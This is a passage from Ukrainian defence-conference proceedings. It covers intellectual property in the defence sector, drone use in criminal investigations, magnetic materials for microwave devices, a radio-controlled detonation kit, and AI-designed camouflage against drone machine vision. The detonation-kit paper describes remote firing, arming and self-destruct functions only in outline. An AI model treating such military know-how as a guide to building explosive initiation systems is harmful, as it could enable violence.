Втім розвиток української інноваційної діяльності неможливий без урахування досвіду іноземних країн, до того ж і можливо особливо, враховуючи досвід російського агресора. Без цього неможливо з одного боку забезпечити конкурентну силу української техніки.

Як відомо в Україні створений спеціальний Центр дослідження трофейного та перспективного озброєння та військової техніки. На жаль, у автора відсутній матеріал щодо результатів діяльності цього центру, однак, важливість такої роботи не може підлягати сумніву. Наслідком цієї роботи може бути виявлення відповідних новітніх технологій і їх використання в національних дослідженнях для створення вітчизняних технологій та їх впровадження. Відповідно в такому випадку постане питання щодо застосування тих чи інших механізмів їх юридичного захисту, найоптимальнішими із яких є інструменти права інтелектуальної власності.

Не можна залишити поза увагою також питання стратегічного розвитку військово-технічної сфери. Оскільки Україна не має статусу ядерної держави і не володіє зброєю масового знищення (не говорячи вже про заборону такої зброї взагалі), то покращення безпеки може здійснюватися виключно у спосіб винайдення новітніх видів зброї і методів впливу на противника, а це неможливо без використання, з одного боку, захисту, з іншого – відповідних об'єктів інтелектуальної власності.

Вищевикладене дозволяє сформувати висновок про те, що належний інноваційний розвиток сектору безпеки й оборони є неможливим і не доцільним без належного використання та захисту прав інтелектуальної власності, що зі свого боку потребує суттєвого вдосконалення існуючого в Україні законодавства, напрацювання практики його застосування і підвищення рівня компетентності в цій сфері.

ЧЛЕНОВ Микола Володимирович,
старший викладач спеціальної кафедри № 1
ІПЮК для СБ України НЮУ ім. Ярослава Мудрого

ВИКОРИСТАННЯ БПЛА ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ

Після початку широкомасштабної збройної агресії рф проти України суттєво збільшилась кількість кримінальних проваджень щодо воєнних злочинів, злочинів проти національної безпеки, які розслідуються слідчими СБ України. Збільшення обсягів слідчої роботи, необхідність оброблення великих масивів інформації, підштовхують слідчих та оперативних співробітників СБ України активніше впроваджувати та використовувати сучасні інноваційні (цифрові) засоби та технології, які дозволяють більш ефективно та якісно виконувати завдання оперативно-службової діяльності в умовах воєнного стану, економлять час та підвищують результативність слідчих (розшукових) дій.

Робота з інформацією (фіксування, оброблення, захист, узагальнення, накопичення, копіювання, передача, аналіз тощо) є одним із пріоритетних напрямів вдосконалення криміналістичної діяльності. Цей вид діяльності передбачає роботу з інформацією про кримінальне правопорушення та його учасників, фіксування слідової картини злочину, застосування інформаційних обліків, здійснення кримінального аналізу. Тому наукове дослідження впровадження сучасних електронних засобів та цифрових технологій для фіксування, дослідження, оцінки та використання як доказової інформації під час досудового розслідування та судового розгляду є особливо актуальним.

Технічний прогрес надає можливість впроваджувати інноваційні технології у слідчо-криміналістичну діяльність. Розглянемо окремі питання застосування сучасних технічних засобів та цифрових технологій під час досудового розслідування на прикладі безпілотних літальних апаратів (далі – БПЛА).

БПЛА вже давно використовуються в різних сферах життя людини, а в сфері криміналістики широке застосування дронів для аерофото-, відеозйомки як додаткового засобу фіксації слідчих дій отримало масове використання після початку збройної агресії рф проти України, коли масштабні руйнування цивільної інфраструктури, замінована місцевість, небезпека перебування слідчого безпосередньо на місці події, не дозволяють використовувати наземні технічні засоби фото-, відеозйомки для фіксації обставин вчинення воєнних та інших злочинів. Фото- та відеозйомка за допомогою БПЛА дозволяє точно, дистанційно та безпечно для оператора фіксувати на цифрові носії великогабаритні об’єкти, їх розміри, ознаки та стан на місці події, при цьому зекономити час та ресурси при необхідності огляду великих за площею територій для відшукання та фіксації криміналістично значимих об’єктів з різних висот, точок і ракурсів.

Використанням БПЛА, в комбінації з наземними засобами та методами знімання, значно прискорює та покращує фіксацію та візуалізацію обставин події злочину при проведенні огляду місця події в умовах воєнного стану.

Сучасні БПЛА дозволяють слідчому самостійно або за допомогою спеціаліста (оператора дрона) здійснювати швидкий пошук, об'єктивне, точне й повне фіксування доказової інформації як ззовні, так і зсередини великогабаритних об'єктів: 1) площинних (поля, лісопосадки, болота, водойми), 2) лінійних (дороги, мости, віадуки, трубопроводи, квартали, вулиці), 3) точкових (високі будівлі, споруди), для встановлення та фіксації доказової інформації під час проведення таких слідчих дій як огляд місця події, огляд чи обшук житла чи іншого володіння особи, слідчий експеримент, тощо [1, с. 42].

Під час огляду місця події БПЛА застосовується для здійснення фотографування, відеозапису та 3D сканування території, транспортних засобів, людей, предметів, слідів та їх взаємного розташування. Фотографування та відеозапис за допомогою дрона виключає помилки під час фіксації, що пов'язані з суб'єктивними чинниками при проведенні вимірювань, а також дозволяє значно зменшити час всього процесу фіксування взаємного розташування предметів чи їх окремих частин, слідів та інших об'єктів, що мають відношення до місця події [2, с. 108].

Крім переваг, існують також фактори, які в окремих випадках ускладнюють або унеможливлюють використання БПЛА для аерофото-, відеозйомки при проведенні слідчих дій, а саме:

1) погані погодні умови (опади, туман, сильний вітер, низька температура повітря тощо);

2) особливості місцевості, які впливають на технічну роботу дрону у вигляді можливості втрати зв'язку з супутниками або з пультом керування, наприклад: близьке розташування високовольтних ліній електропередач; робота засобів радіоелектронної боротьби в густонаселених містах при надходженні сигналів повітряної небезпеки; наявність в програмному забезпеченні БПЛА безполітних зон (наприклад, заборона польотів поруч з державним кордоном України, злітно-посадковими смугами аеродромів, над атомними та електростанціями, греблями, промисловими об'єктами з підвищеною небезпекою, а також над об'єктами, які знаходяться під державною охороною);

3) велике скупчення птахів у повітряному просторі;

4) небезпека використання БПЛА в районі ведення воєнних дій, де проти БПЛА та його оператора можуть бути застосовані не тільки засоби радіоелектронної боротьби, але й бойові засоби ураження;

5) необхідність отримання дозволу цивільно-військової адміністрації, або відповідного військового командира на виконання польотів в повітряному просторі в зоні їх відповідальності.

Додаткові можливості у слідчо-прокурорській, а також в експертній діяльності надають БПЛА, оснащені тепловізійними камерами, а також дрони з функціями аерофотозйомки за запрограмованими маршрутами (точками) для подальшого створення за допомогою спеціального програмного забезпечення

3-D моделі об’єкта чи 2-D карти місцевості, які дозволяють краще зафіксувати та всебічно дослідити певний об’єкт чи місцевість. Наприклад, в розпорядженні Управління СБУ в Луганській та Донецькій областях є БПЛА та ліцензійне програмне забезпечення Pix4dmapper, які дають можливість автоматичного перетворення аерофотознімків, зроблених за допомогою дрона, у високоточні 3D-цифрові моделі з географічною прив'язкою, точною візуалізацією, можливістю здійснення вимірювань та експорту отриманих результатів для їх подальшого дослідження слідчими, а також експертами при проведенні відповідних експертиз.

Однак, на сьогодні масове запровадження в практичну діяльність такої інновації як створення 3-D моделі місця події є проблемним питанням, оскільки потребує закупівлі дороговартісного програмного забезпечення Pix4dmapper або аналогічного. Проблемним питанням є також те, що подальша робота (відкриття, обробка, збереження) з створеним файлом 3-D моделі неможлива для інших слідчих, прокурорів, експертів, суддів, у яких відсутнє вказане спеціальне програмне забезпечення. Також слід констатувати відсутність достатньої кількості фахівців, які мають спеціальні знання для робити з цим програмним забезпеченням, щоб ефективно створювати та використовувати 3-D моделі в слідчій, прокурорській, експертній та судовій діяльності, що потребує їх додаткового навчання для набуття відповідних знань, вмінь та навичок. Це ускладнює масове застосування на практиці цієї інноваційної технології зі створення цифрової 3-D моделі обстановки місця події та її подальшого використання в слідчо-прокурорській, експертній та судовій діяльності.

З точки зору КПК України матеріали аерозйомки мають таку саму доказову силу, як і матеріали наземної зйомки традиційними технічними засобами. Вони є документами в розумінні п. 1 ч. 2 ст. 99 КПК України та є одним з джерел доказів. При складанні протоколів слідчих дій із застосуванням БПЛА в них має бути обов’язково зазначено:

1) найменування та модель БПЛА;

2) найменування, ємність та номер флеш-носія, на який записуються результати аерозйомки;

3) найменування, формат, ємність, хеш-суми файлів з оригіналами цифрових матеріалів аерозйомки та їх матеріальний носій;

4) відомості про спосіб упакування флеш-носія з дрону, який є додатком до протоколу слідчої дії;

5) якщо слідчим, прокурором для аерозйомки за допомогою БПЛА залучається зовнішній пілот (оператор), то така особа є спеціалістом в розумінні ст. 71 КПК України, йому мають бути роз’яснені відповідні права і обов’язки;

6) інформація про те, що особи, які беруть участь в процесуальній дії, заздалегідь повідомлені про застосування технічних засобів фіксації, характеристики технічних засобів фіксації та носіїв інформації, які застосовуються при проведенні процесуальної дії, умови та порядок їх використання.

При цьому, на практиці зустрічаються процесуальні недоліки при складанні слідчими протоколів слідчих дій із застосуванням БПЛА, зокрема:

1) не зазначено ідентифікаційні дані флеш-носія з БПЛА, на який записані матеріали аерозйомки;

2) оригінали цифрових матеріалів аерозйомки та їх носій не долучені до протоколу слідчої дії, а долучена лише роздрукована на папері фототаблиця з аерофотознімками;

3) на фототаблиці з аерознімками наявні сліди внесення змін шляхом додавання кольорових фігур (круг, квадрат, стрілка), без долучення до протоколу носія з оригінальними цифровими аерознімками;

4) метадані для цифрових аерознімків (модель камери, дата та час зйомки, GPS-координати, орієнтація камери, параметри експозиції та інші) не відповідають даті та часу проведення слідчої дії та складання відповідного протоколу;

5) безпосереднє проникнення до іншого володіння особи (домоволодіння, приватні території) без дозволу власника, або без фізичного проникнення, але по-факту дистанційного проведення огляду (обліт, зйомка) приватних територій за допомогою БПЛА без наявності дозволу власника житла чи іншого володіння особи та без подальшого отримання постфактум відповідного дозволу слідчого судді в порядку ч. 3 ст. 233 КПК України.

Підсумовуючи наведене слід зазначити, що впровадження в діяльність правоохоронних органів досягнень науково-технічного прогресу, зокрема БПЛА для здійснення аерофото-, відеозйомки, створення 3-D моделей місця події, є інноваційними та перспективними напрямками підвищення ефективності слідчої та експертної діяльності.

Використання БПЛА під час проведення огляду місця події значно підвищує ефективність проведення слідчої дії, забезпечує детальну фіксацію місця події, надає можливість зібрати та зафіксувати більше доказового матеріалу, який в подальшому може бути використаний під час досудового розслідування, судової експертизи та судового розгляду. Звичайно, що БПЛА не можуть повністю замінити собою наземні засоби фіксування доказової інформації, проте вони, як додаткові засоби фото-, відеозйомки, здатні в певних випадках допомогти слідчому повно та всебічно зафіксувати важкодоступну криміналістично значиму інформацію, необхідну для доведення поза розумним сумнівом обставин розслідуваного кримінального правопорушення.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Застосування безпілотних літальних апаратів під час досудового розслідування: практич. Порадник / Когут А.А., Білоус В.В., Костенко Ю.О., Старостін О.Ю. Харків: ФОП Бровін О.В., 2024. 76 с.
2. Баранчук В., Гусейнова К. Особливості застосування БПЛА під час огляду місця дорожньо-транспортної пригоди: збірник матеріалів III Міжнародної науково-практичної конференції «Сучасні напрями та рухи в науці» (26-28 жовтня 2023 р., м. Люксембург), 256 с. URL: https://archive.interconf.center/index.php/conference-proceeding/issue/view/26-28.10.2023/186 (дата звернення: 19.03.2024).

ШАБЕТЯ Сергій Анатолійович,
науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ЗАСТОСУВАННЯ МАГНЕТИКІВ ДЛЯ ЗАСОБІВ НАДЗВИЧАЙНО ВИСОКОЧАСТОТНОГО ДІАПАЗОНУ ТА МАГНІТООПТИЧНИХ ПРИСТРОЇВ

Властивість електронів в спрямованому русі переносити електричний заряд зумовлює напрям «електротехніка», в якому першорядну роль відіграють електропровідні матеріали та напрям «електроніка», що ґрунтується на різних видах керування перенесенням електронних зарядів. В електронних пристроях застосовують насамперед властивість електронів мати електричні заряди, якими можливо керувати, наприклад, за допомогою електричних полів. Наряду з електричними зарядами основними властивостями електронів є спіновий магнітний момент та орбітальний магнітний момент (в електронних оболонках молекул, атомів, іонів). Також на електричні властивості матеріалів діє сила Лоренца, яка змінює траєкторію переміщень електричних зарядів, що рухаються в магнітному полі. Визначальну роль в магнітній електроніці відіграють саме ці складові.

В науці і техніці значний інтерес мають магнітні матеріали, основою яких є лантаноїди (рідкоземельні елементи) – елементи 3-ї групи (№ 57–71), наприклад La, Ce, Nd, Sm та ін. Сполуки і сплави зазначених елементів мають свої особливі магнітні властивості. Вони відрізняються від групи магнетиків заліза тим, що в лантаноїдах магнітний момент виникає внаслідок спінових властивостей електронів, тоді як орбітальне значення моменту мале, а на магнітні властивості впливає саме орбітальний момент. Феромагнетизм спостерігається лише у 6-ти з 14-ти рідкоземельних елементів (тербію, тулію, гольмію, диспрозію, гадолінію та ербію). Феромагнітні властивості цих речовин залежать від температури. Наприклад для тулію за 220 К феромагнетизм переходить в антиферомагнетизм, а за 60 К – в парамагнетизм. В парамагнітний стан з феромагнітного за 290 К переходить гадоліній. Рідкоземельні елементи празеодим, церій, самарій, європій і прометій є антиферомагнетиками, у лантану та лютецію магнітні моменти дорівнюють нулю.

В НВЧ техніці поширене використання явища магнітного резонансу. В металах атоми подібні до гіроскопів (механічних вовчків). В них магнітний момент направлений по осі обертання. Приклавши зовнішнє магнітне поле до кристала під кутом до осі обертання механічного вовчка, вісь обертатиметься навколо напрямку поля (ефект прецесії). Частота прецесії залежить від напруженості поля та матеріалу кристала. В техніці НВЧ використовують ферити, за властивістю яких можуть створюватись «невзаємні пристрої». Вони мають для різних напрямків поширення енергії відмінні характеристики

(вентилі та циркулятори). Також використовують НВЧ пристрої з параметрами швидкого керування (перемикачі та фазообертачі). Прецесія могла тривати необмежено і кристал став би коливальним контуром без втрат, але в кристалі присутні згасання коливань. Прецесія зменшується через втрати енергії на дефектах структури і фононах, а магнітний момент направляється вздовж напрямку магнітного поля. Одночасно приклавши змінне поле деякої частоти до кристала з постійним полем можливо збільшити кут прецесії до максимальних значень і частота зовнішнього поля досягає частоти прецесії (феромагнітний або гіромагнітний резонанс). Втрати енергії в кристалах на частоті феромагнітного резонансу максимальні. Ці втрати вважаються основою для селективного поглинання енергії високої частоти. З підвищенням якості магнітного кристала збільшується поглинання енергії і звужується смуга резонансу. Функціонування феритових НВЧ - фільтрів здійснюється на основі магнітного резонансу в феритах [1, с.167].

На значення властивостей магнітних матеріалів, які входять до складу електронних пристроїв, вказує факт важливих розробок військової зброї (генераторів магнітних імпульсів надзвичайної потужності). Така зброя має здатність паралізувати електронні прилади супротивника.

Штучно вирощені кристали феритів з упорядкованою кристалічною структурою (монокристалічні ферити) мають великий питомий опір і високу оптичну прозорість. Окрім пристроїв НВЧ вони використовуються в магнітооптичних приладах. Розробникам магнітооптичних приладів треба звертати увагу на якість обробки кристалів. Прозорість монокристалічних феритів є важливим показником в разі їх застосування в оптичному діапазоні спектру. Феритова пластинка, наприклад, товщина якої складає 1 мм пропускає 95% світла у діапазоні 1,5…5 мкм, а пластинка товщиною 30 мкм – 50% червоного світла (довжина хвилі 0,6мкм). Така прозорість присутня для якісних кристалів. Недостатня якість поліровки робочих пластин або не якісні по чистоті вихідні матеріали набагато зменшують прозорість.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Магнетики в електроніці : Курс лекцій [Електронний ресурс] : навч. посіб. для студ. спеціальності 153 «Мікро- та наносистемна техніка» освітньої програми «Мікро- та наноелектроніка» / КПІ ім. Ігоря Сікорського ; уклад.: Ю. М. Поплавко, О. В. Борисов, І. П. Голубєва, Ю. В. Діденко. – Електронні текстові дані (1 файл: 5,3 Мбайт). – Київ : КПІ ім. Ігоря Сікорського, 2021. 365с.

ЯКОВЕНКО Олександр Васильович, кандидат технічних наук, старший науковий співробітник, завідувач науково-дослідної лабораторії спеціальних технічних засобів ДНДІ МВС України

МУСІЄНКО Дмитро Іванович, заступник завідувача науково-дослідної лабораторії спеціальних технічних засобів ДНДІ МВС України

КОМПЛЕКТ РАДІОКЕРУВАННЯ ПІДРИВАМИ «ЦЕРБЕР»

Комплект радіокерування підривами «Цербер» (фото 1), розроблений на замовлення Національної гвардії України фахівцями Державного науково-дослідного інституту МВС України та виготовлений на виробничих потужностях Товариства з обмеженою відповідальністю «ДИОНА-ЛТД». Комплект складається з центрального блоку управління та виконавчих пристроїв (від 1 до 8).

До основних функцій комплекту належать:

1) передача робочих команд до виконавчого пристрою:
- команда на підрив вибухового пристрою;
- встановлення/зняття бойового стану виконавчого пристрою;
- статус виконавчого пристрою;

2) налаштування виконавчого пристрою перед застосуванням:
- встановлення/зняття самоліквідатора;
- за часом по таймеру від 10 хв до 7 діб;
- за зниженням рівня акумуляторної батареї нижче критичного рівня.

3) прийом робочих команд від виконавчого пристрою:
- статус виконавчого пристрою;
- підтвердження застосування змін у налаштуванні.

Також в процесі налаштування перевіряється:
- цілісність лінії підриву;
- стан акумуляторної батареї;
- бойовий стан встановлений/знятий.


Випробування виготовленого зразка проводились у відповідності до підготовлених програм та методик випробувань.

Основними параметрами, які зазвичай перевіряються у зазначеному виді технічних засобів, є такі:
- цілісність лінії підриву;
- рівень сигналу, який приймає виконавчий пристрій;
- максимальна дальність спрацювання;
- вплив положення антен на спрацювання;

- безвідмовність спрацювання;
- команда на підрив вибухового пристрою;
- встановлення/зняття бойового стану виконавчого пристрою;
- кількість одночасно підключених детонаторів при гарантованому спрацюванні;
- контроль статусу виконавчого пристрою;
- контроль стану акумуляторної батареї;
- бойовий стан встановлений/знятий;
- контроль захисних часових інтервалів задля безпеки.

Проведені на полігоні функціональні випробування показали надійну роботу комплекту та відповідність усім заявленим параметрам.

Фото 1. «Цербер»


ПРЕЗЕНТАЦІЯ
ШТУЧНИЙ ІНТЕЛЕКТ ДЛЯ СТВОРЕННЯ КАМУФЛЯЖУ: ІННОВАЦІЙНІ ПІДХОДИ
БАШКИРОВ Олександр
ЦЕНТРАЛЬНИЙ НАУКОВО-ДОСЛІДНИЙ ІНСТИТУТ ОЗБРОЄННЯ ТА ВІЙСЬКОВОЇ ТЕХНІКИ ЗБРОЙНИХ СИЛ УКРАЇНИ
КАНДИДАТ ТЕХНІЧНИХ НАУК, ДОЦЕНТ
ПАРФИЛО Артем
КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ТЕХНОЛОГІЙ ТА ДИЗАЙНУ


ТЕХНОЛОГІЧНИЙ СТРИБОК
Розвиток відеокамер на дронах суттєво вплинув на ефективність старих типів камуфляжу, особливо в контексті військового спостереження та аеророзвідки

ЯК ПРАЦЮЄ КЛАСИЧНИЙ АЛГОРИТМ СТВОРЕННЯ КАМУФЛЯЖУ?

Визначення типу камуфляжу та вимог (пора року, місцевість, ландшафти) → **Підбір паттерну (візерунка), визначення еталонного зразку** → **Тестування в польових умовах, оцінка ефективності**

ІНТЕГРАЦІЯ МАШИННОГО ЗОРУ

Сьогодні дедалі частіше в FPV-дрони інтегрують системи автонаведення, які розбляються на основі машинного зору. В умовах використання подібних технологій ворогом постає питання оцінки ефективності старих типів камуфляжу та пошуку методів протидії.

ЯК ШІ МОЖЕ ДОПОМОГТИ СТВОРИТИ КАМУФЛЯЖ НОВІТНЬОГО ЗРАЗКУ?

Редактор на основі ШІ швидко визначає оптимальну кольорову схему на основі завантажених фотознімків місцевості. Додатково він може допомогти в виборі найбільш ефективного паттерну, пропонуючи широку вибірку.

ШІ В БОРОТЬБІ З МАШИННИМ ЗОРОМ

Найпростіший машинний зір, інтегрований в FPV дрони для автонаведення на військову техніку, використовує “візуальні маркери”. Система може бути налаштована на розпізнавання візуальних маркерів або характерних ознак військової техніки, таких як контури або розмірні параметри

ШІ В БОРОТЬБІ З МАШИННИМ ЗОРОМ

Деформаційний камуфляж можна використовувати як засіб часткової протидії машинному зору. Тут в нагоді можуть стати редактори на основі ШІ, які за допомогою заданих параметрів та алгоритмів допоможуть створити новий індивідуальний тип камуфляжу, який ускладнить визначення контуру об'єкта.

ЯК ВИГЛЯДАЄ АЛГОРИТМ СТВОРЕННЯ КАМУФЛЯЖУ ЗА ДОПОМОГОЮ ШІ?

ЕТАП 1

виготовлення якісних знімків місцевості

ЕТАП 2


завантаження знімків в редактор на основі ШІ

ЕТАП 3

підбір кольорової схеми та паттерну

ЕТАП 4

тестування за допомогою симуляції та в реальних умовах



ПЕРЕВАГИ ВИКОРИСТАННЯ ШІ ДЛЯ СТВОРЕННЯ КАМУФЛЯЖУ

1. Ефективність
2. Автоматизація
3. Індивідуальний підхід
4. Адаптивність
5. Економія часу та ресурсів

ВИСНОВКИ

У висновках слід зазначити, що генеративні редактори на основі ШІ значною мірою допоможуть нам в розвитку теми камуфляжу. Завдяки потужним алгоритмам ШІ створює унікальні візерунки, що робить камуфляж більш універсальним та непомітним. Інтеграція ШІ в цей процес спрощує створення камуфляжу та підвищує його функціональність, відкриваючи нові горизонти для виконання бойових і спеціальних завдань.

Науково-технічні проєкти КПІ ім.Ігоря Сікорського для безпеки та оборони України

КОНДРАТЮК Вадим Анатолійович
доктор технічних наук, доцент
проректор з адміністративної роботи КПІ ім.Ігоря Сікорського

